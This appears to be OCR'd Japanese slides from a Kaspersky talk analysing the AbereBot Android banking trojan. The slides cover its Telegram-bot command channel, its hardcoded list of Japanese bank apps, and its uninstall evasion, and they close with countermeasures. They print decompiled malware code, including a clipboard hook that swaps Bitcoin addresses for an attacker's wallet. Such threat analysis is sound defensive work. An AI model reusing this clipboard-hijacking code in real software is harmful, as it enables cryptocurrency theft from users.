
2022 年第 2 四半期

AbereBot バンキングトロージャン

アンダーグラウンドフォーラムで公開された
バンキングトロージャン

Telegramボットアカウントを指令サーバー
として使用

Play Store上で配信



Source: Kaspersky Threat Intelligence

kaspersky

AbereBotの標的

日本を含む19以上の国/地域が標的に
日本の銀行のアプリケーション名がハードコード

```
aput-object             v2, v0, v1
const/16                v1, 0x7A
const-string            v2, aJpJpCoAeonbank # "jp_jp.co.aeonbank.android.passbook.html"
aput-object             v2, v0, v1
const/16                v1, 0x7B
const-string            v2, aJpJpCoNetbkHtm # "jp_jp.co.netbk.html"
aput-object             v2, v0, v1
const/16                v1, 0x7C
const-string            v2, aJpJpCoRakutenB # "jp_jp.co.rakuten_bank.rakutenbank.html"
aput-object             v2, v0, v1
const/16                v1, 0x7D
const-string            v2, aJpJpCoSevenban # "jp_jp.co.sevenbank.AppPassbook.html"
aput-object             v2, v0, v1
const/16                v1, 0x7E
const-string            v2, aJpJpCoSmbcDire # "jp_jp.co.smbc.direct.html"
aput-object             v2, v0, v1
const/16                v1, 0x7F
const-string            v2, aJpJpMufgBkAppl # "jp_jp.mufg.bk.applisp.app.html"
```

kaspersky

Source: Kaspersky Threat Intelligence

AbereBotの解析：ビットコインの強奪とアンインストールの回避

クリップボード上のBitcoinアドレスを
攻撃者のBitcoinアドレスに書き換え窃取

```
@Override  // android.content.ClipboardManager$OnPrimaryClipChangedListener
public final void onPrimaryClipChanged() {
    ClipboardManager clipboardManager = this.clipboardManager;
    String s = clipboardManager.getPrimaryClip().getItemAt(0).getText().toString();
    if((s.startsWith("3")) && s.length() > 25 && !s.contains(" ") || (s.startsWith("1")) && s.length() > 25 && !
        clipboardManager.setPrimaryClip(ClipData.newPlainText("label", "31rJSUJMS3RohpUUpEmG2siRDbFczWkZYz"));
    }
}
```

GLOBAL_ACTION_BACK「戻るボタン」を2
回実行することで、強制的にホーム画面に！

kaspersky

Source: Kaspersky Threat Intelligence

$ まとめと対策

まとめ

- 統計データから検知数は全体として減少傾向にある、Banking Trojanはそれに反して増加

- ランサムウェア機能、写真やギャラリーの窃取、仮想通貨のアドレスを書き換える等、様々な方法で金銭の得る方法を企てています

対策

- OS/ソフトウェアのアップデート
- Email/SMS/DMは疑う
- 複雑なパスワードと二要素認証の使用
- DNS設定が正しいか確認
- セキュリティ製品のすべての機能を有効化
- モバイル端末上のデータもバックアップを行う

kaspersky

ご清聴ありがとうございました

株式会社カスペルスキー
石丸 傑

kaspersky